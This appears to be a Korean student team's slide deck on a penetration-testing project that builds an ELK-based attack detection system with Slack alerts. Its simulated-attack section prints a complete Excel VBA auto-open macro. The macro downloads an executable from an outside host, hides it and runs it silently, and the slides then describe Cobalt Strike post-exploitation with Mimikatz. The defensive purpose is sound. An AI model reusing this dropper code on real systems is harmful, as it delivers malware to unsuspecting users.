-CCIT 모의해킹 보안 컨설팅 프로젝트-

ELK를 통한 공격 탐지 시스템 구축

'Gotcha' Team Project Presentation

손경현, 강성현, 김채원, 어영민, 이종엽

Contents

CCIT
CULTURE CONTENTS & INFORMATION TECHNOLOGY

1. 팀원 소개

[조장] - 손경현

모의 해킹, ELK,
VBA, Slack 관제

[팀원 1]-강성현

모의 해킹, ELK

[팀원 2]-김채원

모의 해킹, ELK

[팀원 3]-어영민

VBA, Slack 관제

[팀원 4]-이종엽

VBA, Slack 관제

2. 프로젝트 소개 – 선정 이유

최근 증가하고 있는 APT 공격*에 따라

보안 관제 시스템 구축을 통한 사전 탐지 기술이 요구 및 대두

ELK를 통한 공격 탐지 시스템 구축

APT 공격 : Advanced(지능적), Persistent(지속적), Threat(공격)


2. 프로젝트 소개 - 설명


COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


Stack


slack

2. 프로젝트 소개 – 설명 및 목표



2. 프로젝트 소개 – 설명 및 목표

APT ATTACK GROUP

TA505

- 금융권과 에너지 업종을 공격하는 러시아 추정 그룹
- 2019년에는 국내에 미끼 Excel을 활용한 공격 감행

APT37

- 2012년부터 사이버 첩보 활동을 수행하는 북한 정찰총국 추정 그룹
- 주로 HWP나 Word 문서 등을 통해 악성코드 유포
- ROKRAT, SCARCRUFT 등 여러 악성코드 개발 및 운용

3. Excel 및 Cobalt Strike 활용한 모의 공격

```
Private Sub Workbook_Open()
    Dim downloadPath As String
    Dim serverPath As String
    Dim fileName As String

'다운로드 받을 서버 경로, 파일명 설정
serverPath = "http://triplezero903.gonetis.com:8080/"
fileName = "badFile.exe"

'로컬 다운로드 경로 설정
downloadPath = Environ("USERPROFILE") & "\Downloads\"

'서버에서 파일 다운로드
Dim xmlHttp As Object
Set xmlHttp = CreateObject("MSXML2.XMLHTTP")
xmlHttp.Open "GET", serverPath & fileName, False
xmlHttp.send

'로컬 다운로드 경로에 파일 저장
Dim oStream As Object
Set oStream = CreateObject("ADODB.Stream")
oStream.Type = 1
oStream.Open
oStream.Write xmlHttp.responseBody
oStream.SaveToFile downloadPath & fileName, 2
oStream.Close

'다운로드한 파일 숨김
Shell "cmd /c attrib +h " & Chr(34) & downloadPath & "\" & fileName & Chr(34), vbHide

'다운로드한 파일 실행
Shell Chr(34) & downloadPath & "\" & fileName & Chr(34), vbHide
End Sub
```


변수 선언

서버 경로 및 파일명 설정


다운로드 경로를 설정

파일 다운로드를 위한 XMLHTTP 객체 생성 및 GET 요청 보내 다운로드

ADODB.Stream 객체를 통해 로컬 저장




3. Excel 및 Cobalt Strike 활용한 모의 공격




- 네트워크 내에서 목표 탐색 가능
- 권한 상승, 수집 가능
- C2서버를 통한 명령 및 제어 등


시스템 권한 상승
-> Domain Controller 도달




3. Excel 및 Cobalt Strike 활용한 모의 공격



- Net View를 통해 Domain Controller 파악
- 내장된 툴(Mimikatz, Hash dump)을 사용하여
  관련 정보 획득, 이후 Domain Controller에 접속



3. Elasticsearch 및 Kibana를 통한 로그 분석




모의 공격 등을 통해서 나온 Logs


- **4648 : 명시적 자격 증명을 사용하여 로그온 시도**
- **4624 : 계정이 성공적으로 로그온**
- **4672 : 새 로그온에 특별 권한이 할당**
- **4634 : 계정 로그오프**
- **4799 : 보안이 설정된 로컬 그룹 멤버 자격이 열거**

3. Slack 알림 기능 구현


ElastAlert




Stack Management



X-Pack



3. Slack 알림 기능 구현



-> winlogbeat-7.17.10* index에서

